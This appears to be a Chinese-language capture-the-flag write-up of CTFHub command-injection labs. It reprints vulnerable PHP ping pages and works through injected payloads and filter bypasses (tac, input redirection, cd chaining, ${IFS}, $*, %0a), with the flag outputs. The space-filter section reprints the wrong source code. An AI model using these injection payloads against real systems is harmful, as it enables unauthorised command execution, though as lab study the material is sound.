


还真可以，，

那么就是老套路了:(和上面两题一样)







本题结束

命令注入

一开始 我们可以分析源码

CTFHub 命令注入-无过滤

IP :

Ping

```
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] =>
```

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $cmd = "ping -c 4 {$_GET['ip']}";
        exec($cmd, $res);
}

?>

<!DOCTYPE html>
<html>
<head>
        <title>CTFHub 命令注入-无过滤</title>
</head>
<body>

<h1>CTFHub 命令注入-无过滤</h1>

<form action="#" method="GET">
        <label for="ip">IP :</label><br>
        <input type="text" id="ip" name="ip">
        <input type="submit" value="Ping">
</form>

<hr>
```

```
<pre>
<?php
if  ($res)  {
        print_r($res);
}
?>
</pre>

<?php
show_source(__FILE__);
?>

</body>
</html>
```


得到我们只要随便输入一个ip然后它会帮我们ping

这时候我们再输入一个;再跟一个命令就可以拥有命令行的控制权啦！

这里要注意一个问题，`ls`这个命令是遍历当前目录下的文件，`ls /`则是遍历主目录，我一开始没搞清楚这两个命令以至于搞了好久没搞好

这里还有一个小坑：当你输入

`www.baidu.com;cat 2320184855210.php;`
的时候它不会给你显示flag

CTFHub 命令注入-无过滤

IP :
m;cat 2320184855210.php; Ping

```
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] =>


<?php

$res = FALSE;
```


要你F12看源码才行

自动换行

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-无过滤</title>
</head>
<body>

<h1>CTFHub 命令注入-无过滤</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] => <?php // ctfhub{507c955f2fc503f369c788e5}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&1t;?php<br /><br />$res </span><span style="color: #007700">=&nbs
</code>
</body>
</html>
```


小小的题目，坑却踩了很多，看来我还要加强
本题结束

过滤cat

这个也是很简单的啦

这个也是很简单的啦

CTFHub 命令注入-过滤cat

IP :

Ping

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/cat/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
}
?>

<!DOCTYPE html>
<html>
<head>
        <title>CTFHub 命令注入-过滤cat</title>
</head>
<body>

<h1>CTFHub 命令注入-过滤cat</h1>

<form action="#" method="GET">
        <label for="ip">IP : </label><br>
        <input type="text" id="ip" name="ip">
        <input type="submit" value="Ping">
</form>

<hr>

<pre>
<?php
if ($res) {
        print_r($res);
}
?>
</pre>
```


www.baidu.com;ls;

CTFHub 命令注入-过滤cat

IP：

www.baidu.com;ls; Ping

```
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => flag_145421497820403.php
    [2] => index.php
)

<?php
```


看一下代码，有cat就不能执行，那么去搜一下有啥能代替cat的：

文件查看命令

1、cat：从第一行开始显示文件内容

使用方式：cat 文件 或 文件路径

例如：cat ifcfg-eth0 或 cat /etc/sysconfig/network-scripts/ifcfg-eth0

参数：

- -A ： 相当於 -vET 的整合选项，可列出一些特殊字符而不是空白而已；
- -b ： 列出行号，仅针对非空白行做行号显示，空白行不标行号！
- -E ： 将结尾的断行字节 $ 显示出来；
- -n ： 列印出行号，连同空白行也会有行号，与 -b 的选项不同；
- -T ： 将 [tab] 按键以 ^I 显示出来；
- -v ： 列出一些看不出来的特殊字符

2、tac 从最后一行开始显示

使用方式：tac 文件 或 文件路径

例如：tac ifcfg-eth0 或 tac /etc/sysconfig/network-scripts/ifcfg-eth0

可以试一下tac：

```
www.baidu.com;tac flag_145421497820403.php;
```

CTFHub 命令注入-过滤cat

IP：

www.baidu.com;tac flag_14 Ping

```
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] =>


<?php
```


F12查看源码，成功：

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-过滤cat</title>
</head>
<body>

<h1>CTFHub 命令注入-过滤cat</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => <?php // ctfhub{abc0fa0b5780bc5e7eee0a63}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </span><span
</code>
</body>
</html>
```


本题结束

过滤空格

这里分享一个网址：关于绕过空格的几种方式

审计代码可以看到，它过滤了空格：

CTFHub 命令注入-过滤cat

IP：

Ping

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/cat/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
}
?>

<!DOCTYPE html>
<html>
<head>
        <title>CTFHub 命令注入-过滤cat</title>
</head>
<body>

<h1>CTFHub 命令注入-过滤cat</h1>

<form action="#" method="GET">
        <label for="ip">IP : </label><br>
        <input type="text" id="ip" name="ip">
        <input type="submit" value="Ping">
</form>

<hr>

<pre>
<?php
if ($res) {
        print_r($res);
}
?>
</pre>
```

通过网上查的资料得知，这些可能可以代替空格


之后和之前几题一样

`www.baidu.com;ls;`

```
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => flag_305671596615611.php
    [2] => index.php
)
```

`www.baidu.com;cat<flag_305671596615611.php;`（这里多试几个就行了）

F12



```
<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => <?php // ctfhub{0941e083e4960c46b8df6e52}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </sp
</code>
</body>
</html>
```


本题结束

过滤目录分隔符

这次好像没有什么字符可以替代了
不过不要紧，我们可以用我们的逻辑替代掉/

先输入：

`www.baidu.com;ls;`

```
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
)
```

看起来 flag_is_here 这玩意是个文件夹

我们cd进去，再ls看看：

`www.baidu.com;ls;cd flag_is_here;ls`

```
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
    [3] => flag_29003292349992.php
)

<?php
```

找到了我们要的文件，接下来我们可以先cd进去，再cat该文件

```
www.baidu.com;cd flag_is_here;cat flag_29003292349992.php;
```

找到啦

```
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] =>


<?php
```

```
<hr>

<pre>
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] => <?php // ctfhub{8fa3893fa98c9bf4d1386211}
)
</pre>
```

本题结束

过滤运算符

可以看到，这次过滤了这几个

再ls一下

```
Array
(
    [0] => PING www.baidu.com (180.101.49.12): 56 data bytes
    [1] => flag_2752844493186.php
    [2] => index.php
)

<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/(\||\&)/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
}
?>
```


但是并不影响我们执行代码

`www.baidu.com;cat flag_2752844493186.php;`

```
<pre>
Array
(
    [0] => PING www.baidu.com (180.101.49.11): 56 data bytes
    [1] => <?php // ctfhub{afccf98cf9066b3064a3b9b0}
)
</pre>
```

本题结束（我怀疑是来骗我30个币的）

综合过滤练习

这边暂时引用一下大佬的教程吧，以后有空我再自己出教程：网址

我就稍微做一个总结吧：

这道题里：

${IFS} 代替 空格

$* 占位符 比如 flag=> fl$*ag 这样就检测不出来flag字符串了

%0a是换行符，%0d是回车符，可以用这两个进行命令拼接。

其他和之前的题目差不多

(完结)